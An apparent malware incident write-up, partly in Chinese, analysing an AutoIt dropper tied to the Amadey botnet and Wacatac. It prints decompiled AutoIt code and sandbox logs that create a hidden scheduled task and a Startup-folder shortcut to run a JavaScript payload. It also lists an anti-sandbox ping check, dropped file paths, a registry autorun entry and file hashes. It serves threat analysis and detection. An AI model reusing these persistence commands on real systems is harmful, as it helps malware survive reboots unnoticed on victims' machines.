
```
If Ping("jSbXVBiItIINfreBHvLPHxDRe.jSbXVBiItIINfreBHvLPHxDRe", 1000) <> 0 Then
    WinClose(AutoItWinGetTitle()) ; Ping失敗時，關閉當前AutoIt窗口
Else
    Opt("TrayIconHide", 1)         ; Ping成功時，隱藏托盤圖示
EndIf
```



file.exe


DNS requests

Domain	IP	Reputation
settings-win.data.microsoft.com	4.231.128.59 20.73.194.208	whitelisted
google.com	142.250.186.174	whitelisted
jSbXVBiltIINfreBHvLPHxDRe.jSbXVBiltIINfreBHvLPHxDRe	–	unknown


start
file.exe
no specs
cmd.exe
no specs
cmd.exe
no specs
cmd.exe
conhost.exe
no specs
schtasks.exe
no specs
conhost.exe
no specs
findstr.exe
no specs
cmd.exe
no specs
findstr.exe
no specs
cmd.exe
no specs
findstr.exe
no specs
#AMADEY
beijing.pif

Amadey

Amadey is a botnet that appeared around October 2018 and is being sold for about $500 on Russian-speaking hacking forums. It periodically sends information about the system and installed AV software to its C2 server and polls to receive orders from it. Its main functionality is that it can load other payloads (called "tasks") for all or specifically targeted computers compromised by the malware.



Run("schtasks.exe /create /tn "Supreme" /tr "wscript //B '" & @LOCALAPPDATADIR & "\NeuraMind Innovations\MindLynx.js'" /sc minute /mo 5 /F", "", @SW_HIDE)


6816	cmd /c schtasks.exe /create /tn "Invitations" /tr "wscript //B 'C:\Users\admin\AppData\Local\NeuraMind Innovations\MindLynx.js" /sc minute /mo 5 /F	C:\Windows\SysWOW64\cmd.exe	–	explorer.exe

Information

6868	schtasks.exe /create /tn "Invitations" /tr "wscript //B 'C:\Users\admin\AppData\Local\NeuraMind Innovations\MindLynx.js" /sc minute /mo 5 /F	C:\Windows\SysWOW64\schtasks.exe	–	cmd.exe

Information

```
$timelinereferralshoe = DllCall("kernel32.dll", "bool", "CreateProcessW", "wstr", NULL, "wstr", "cmd /k echo [InternetShortcut] > ""  & @StartupDir & "\MindLynx.url" & echo URL="" & $artificialnormallykingdomspringer & "" >> ""  & @StartupDir & "\MindLynx.url" & exit", "ptr", 0x0, "ptr", 0x0, "int", 0x0, "dword", 0x8080000, "ptr", 0x0, "ptr", 0x0, "ptr", DllStructGetPtr($walrecommendedadvert), "ptr", DllStructGetPtr($reflectrelevance))

$artificialnormallykingdomspringer = @LOCALAPPDATADIR & "\NeuraMind Innovations\MindLynx.js"
```




6892	cmd /k echo [InternetShortcut] > "C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MindLynx.url" & echo URL="C:\Users\admin\AppData\Local\NeuraMind Innovations\MindLynx.js" >> "C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MindLynx.url" & exit	C:\Windows\SysWOW64\cmd.exe		explorer.exe

2024-08-29 10:14:09	3	C:\Users\USER190418\AppData\Local\NeuraMind Innovations\MindLynx.pif
2024-08-29 10:14:09	3	C:\Users\USER190418\AppData\Local\NeuraMind Innovations\MindLynx.pif
2024-08-29 10:14:09	3	C:\Users\USER190418\AppData\Local\NeuraMind Innovations\MindLynx.pif
2024-08-29 10:14:09	3	C:\Users\USER190418\AppData\Local\NeuraMind Innovations\MindLynx.pif
2024-08-29 10:14:09	3	C:\Users\USER190418\AppData\Local\NeuraMind Innovations\MindLynx.pif
2024-08-29 10:14:09	3	C:\Users\USER190418\AppData\Local\NeuraMind Innovations\MindLynx.pif
2024-08-29 10:13:42	3	C:\Users\USER190418\AppData\Local\2551224c-feb3-4976-8a06-2d8416b79365\zlHn4LZ0gDpopYxo
2024-08-29 10:13:42	3	C:\Users\USER190418\AppData\Local\2551224c-feb3-4976-8a06-2d8416b79365\zlHn4LZ0gDpopYxo
2024-08-29 10:13:42	3	C:\Users\USER190418\AppData\Local\2551224c-feb3-4976-8a06-2d8416b79365\zlHn4LZ0gDpopYxo
2024-08-29 10:13:42	3	C:\Users\USER190418\AppData\Local\2551224c-feb3-4976-8a06-2d8416b79365\zlHn4LZ0gDpopYxo
2024-08-29 10:13:42	3	C:\Users\USER190418\AppData\Local\2551224c-feb3-4976-8a06-2d8416b79365\zlHn4LZ0gDpopYxo
2024-08-29 10:13:36	3	C:\Users\USER190418\AppData\Roaming\Tjrn93\pjo8WdsFt.exe
2024-08-29 10:13:36	3	C:\Users\USER190418\AppData\Roaming\Tjrn93\pjo8WdsFt.exe
2024-08-29 10:13:36	3	C:\Users\USER190418\AppData\Roaming\Tjrn93\pjo8WdsFt.exe
2024-08-29 10:13:36	3	C:\Users\USER190418\AppData\Roaming\Tjrn93\pjo8WdsFt.exe
2024-08-29 10:13:36	3	C:\Users\USER190418\AppData\Roaming\Tjrn93\pjo8WdsFt.exe
2024-08-28 16:03:39	3	C:\ProgramData\HCAEHDHDAK.exe
2024-08-28 16:03:39	3	C:\ProgramData\HCAEHDHDAK.exe
2024-08-28 16:03:39	3	C:\ProgramData\HCAEHDHDAK.exe
2024-08-28 16:03:39	3	C:\ProgramData\HCAEHDHDAK.exe
2024-08-28 16:03:39	3	C:\ProgramData\HCAEHDHDAK.exe
2024-08-28 16:03:34	3	C:\ProgramData\AKEGDAKEHJ.exe
2024-08-28 16:03:34	3	C:\ProgramData\AKEGDAKEHJ.exe
2024-08-28 16:03:34	3	C:\ProgramData\AKEGDAKEHJ.exe
2024-08-28 16:03:34	3	C:\ProgramData\AKEGDAKEHJ.exe
2024-08-28 16:03:34	3	C:\ProgramData\AKEGDAKEHJ.exe
2024-08-28 15:59:45	3	C:\ProgramData\xprfjygruytr\etzpikspwykg.exe
2024-08-28 15:59:45	3	C:\ProgramData\xprfjygruytr\etzpikspwykg.exe
2024-08-28 15:59:45	3	C:\ProgramData\xprfjygruytr\etzpikspwykg.exe
2024-08-28 15:59:45	3	C:\ProgramData\xprfjygruytr\etzpikspwykg.exe
2024-08-28 15:59:45	3	C:\ProgramData\xprfjygruytr\etzpikspwykg.exe
2024-08-28 15:59:45	3	C:\ProgramData\xprfjygruytr\etzpikspwykg.exe
2024-08-28 15:59:39	3	C:\ProgramData\CSocket Class Lib 8.28.45\CSocket Class Lib 8.28.45.exe
2024-08-28 15:59:39	3	C:\ProgramData\CSocket Class Lib 8.28.45\CSocket Class Lib 8.28.45.exe
2024-08-28 15:59:39	3	C:\ProgramData\CSocket Class Lib 8.28.45\CSocket Class Lib 8.28.45.exe
2024-08-28 15:59:39	3	C:\ProgramData\CSocket Class Lib 8.28.45\CSocket Class Lib 8.28.45.exe
2024-08-28 15:59:39	3	C:\ProgramData\CSocket Class Lib 8.28.45\CSocket Class Lib 8.28.45.exe
2024-08-28 15:59:39	3	C:\ProgramData\CSocket Class Lib 8.28.45\CSocket Class Lib 8.28.45.exe

2024-08-28 15:59:29	3	C:\ProgramData\jewkkwnf\jewkkwnf.exe
2024-08-28 15:59:29	3	C:\ProgramData\jewkkwnf\jewkkwnf.exe
2024-08-28 15:59:29	3	C:\ProgramData\jewkkwnf\jewkkwnf.exe
2024-08-28 15:59:28	3	C:\ProgramData\CSocket Class Lib 8.28.45\CSocket Class Lib 8.28.45.exe
2024-08-28 15:59:28	3	C:\ProgramData\CSocket Class Lib 8.28.45\CSocket Class Lib 8.28.45.exe
2024-08-28 15:59:28	4	C:\Users\USER190418\AppData\Local\ExtreamFanV6\ExtreamFanV6.exe
2024-08-28 15:59:28	4	C:\Users\USER190418\AppData\Local\ExtreamFanV6\ExtreamFanV6.exe
2024-08-28 15:59:28	4	C:\Users\USER190418\AppData\Local\ExtreamFanV6\ExtreamFanV6.exe
2024-08-28 15:59:28	4	C:\Users\USER190418\AppData\Local\ExtreamFanV6\ExtreamFanV6.exe
2024-08-28 15:59:28	4	C:\Users\USER190418\AppData\Local\ExtreamFanV6\ExtreamFanV6.exe
2024-08-28 15:59:28	4	C:\Users\USER190418\AppData\Local\ExtreamFanV6\ExtreamFanV6.exe
2024-08-28 15:59:17	0	C:\Users\USER19~1\AppData\Local\EXTREA~1\EXTREA~1.EXE
2024-08-27 12:31:34	3	C:\Users\USER190418\AppData\Local\LINE\bin\LineLauncher.exe

2024-08-26 15:44:06	0	C:\Metalix\cncKad.12\AutoNest.exe
2024-08-26 14:03:55	0	C:\Ls60\Ncam.exe
2024-08-20 18:18:15	1	C:\Program Files (x86)\Epson Software\FAX Utility\FUFAXSTM.exe
2024-08-20 18:18:15	1	C:\Program Files (x86)\Epson Software\FAX Utility\FUFAXSTM.exe
2024-08-20 18:18:15	1	C:\Program Files (x86)\Epson Software\FAX Utility\FUFAXRCV.exe
2024-08-20 18:18:15	1	C:\Program Files (x86)\Epson Software\FAX Utility\FUFAXRCV.exe
2024-08-20 18:17:26	1	C:\Windows\system32\EscSvc64.exe
2024-08-20 18:15:55	0	C:\Windows\system32\EFXLM16A.DLL
2024-08-20 18:15:39	0	C:\Windows\system32\E_YLMBYRE.DLL
2024-08-20 18:13:42	1	C:\Windows\System32\escsvc64.exe
2024-08-20 18:13:27	0	C:\Windows\system32\spool\DRIVERS\x64\3\E_YATIYRE.EXE
2024-08-20 18:12:20	0	Y:\軟體\L5290驅動\Epson_L5290_Series_EM_10_Web.exe
2024-08-19 12:07:29	0	C:\Users\USER190418\Desktop\Acme CAD Converter 2020 8.9.8.1512 篦恅轄假皶.exe
2024-07-17 13:53:52	2	C:\Users\USER190418\AppData\Roaming\DesktopCal\app\dkappcal\dkappcal.dll
2024-07-17 13:53:46	1	C:\Users\USER190418\AppData\Roaming\DesktopCal\desktopcal.exe
2024-07-17 13:53:00	3	c:\Users\user190418\AppData\Roaming\desktopcal\dkupdate.exe
2024-07-17 13:52:50	1	C:\Users\USER190418\AppData\Roaming\DesktopCal\dkdockhost.exe




開機自動啟動	Inherited	Last Write Time	Path
	false	2024-09-02 14:34:22	logon - HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run C:\Users\USER190418\AppData\Local\ExtreamFanV6\ExtreamFanV6.exe


等級 4 C:\Users\USER190418\AppData\Local\ExtreamFanV6\ExtreamFanV6.exe

特徵行為	Include Pe Section, Injected Process, Oep Patched, Dir Unique, Invisible, Autorun, Enum Files, File Time Modify, Manipulate Registry, Parent Not Exist, .net Framwork, Checksum Not Exist, Cmdline Exist, Networking, Win32, Autorun Winlogon, Co Hr9 Ni Fu08o D2, Signature Not Exist, Svc Not Exist
File State Hash	309ADDFD9BDA36D4F47500A8C870BC358F932C85
Imp 雜湊值	F34D5F2D4577ED6D9CEEC516C1F5A744
MD5 雜湊值	D4AC1A0D0504AB9A127DEFA511DF833E
SHA1 雜湊值	9254864B6917EBA6D4D4616AC2564F192626668B
SHA256 雜湊值	A29C9EBECBE58F11B98FA8F685619E46BBE0A73CA7F770A71A14051AA0BD9848
Ntfs Changetime	2024-08-28 15:59:28
Ntfs Createtime	2024-08-28 15:59:28
Ntfs Last Writetime	2024-08-28 15:59:28
Process Device Name	\Device\HarddiskVolume2\Users\USER19~1\AppData\Local\EXTREA~1\EXTREA~1.EXE
TCP 連線	
Vmmap	Address, Mapping File, Mapping, Protection

互斥變數	IntelPowerEExpert
原始檔名	botsoft.exe
執行參數	"C:\Users\USER19~1\AppData\Local\EXTREA~1\EXTREA~1.EXE"
檔案大小	3058688
檔案寫入時間	2024-08-28 15:59:28
檔案建立時間	2024-08-28 15:59:28
檔案描述	botsoft
檔案擁有者	BUILTIN\Administrators
檔案編譯時戳	2057-01-08 17:51:19 UTC




k > n
T:\LoadPanel\WW14_V2\BotClient\json.h
std::isfinite(value)
T:\LoadPanel\WW14_V2\BotClient\json.h
last - first >= std::numeric_limits<FloatType>::max_digits10
T:\LoadPanel\WW14_V2\BotClient\json.h
len <= std::numeric_limits<FloatType>::max_digits10
T:\LoadPanel\WW14_V2\BotClient\json.h
last - first >= kMaxExp + 2
T:\LoadPanel\WW14_V2\BotClient\json.h
last - first >= 2 + (-kMinExp - 1) + std::numeric_limits<FloatType>::max_digits10
T:\LoadPanel\WW14_V2\BotClient\json.h
last - first >= std::numeric_limits<FloatType>::max_digits10 + 6
T:\LoadPanel\WW14_V2\BotClient\json.h
std::isfinite(value)
T:\LoadPanel\WW14_V2\BotClient\json.h
value > 0
T:\LoadPanel\WW14_V2\BotClient\json.h
std::isfinite(value)
T:\LoadPanel\WW14_V2\BotClient\json.h
value > 0
#+3;CScs
!1Aa
m_object != nullptr
m_it.object_iterator != m_object->m_value.object->end()
m_it.array_iterator != m_object->m_value.array->end()




Ransom.Win32.Wacatac.sa


Wacatac is a type of malware that falls under the wide category of computer viruses. It is known for its malicious capabilities, which include data theft, system compromise, and the execution of additional malicious payloads on the infected system like ransomware.



參考資料



- 分析文章
  - 恶意代码技术理论：AutoIT恶意代码分析
  - Kimsuky Group Uses AutoIt to Create Malware (RftRAT, Amadey) - ASEC
- VirusTotal
  - i
  - i 的 Execution Parents
- 分析報告
  - Automated Malware Analysis Report for file.exe - Generated by Joe Sandbox
  - ExtreamFanV6 exe Trojan Wacatac File Malware Analysis: d4ac1a0d0504ab9a127defa511df833e
- 威脅情資
  - RiseProStealer.txt - rodanmaharjan/ThreatIntelligence
  - maltrail/trails/static/malware/amadey.txt at master



Where is Ransomware?


To Be Continued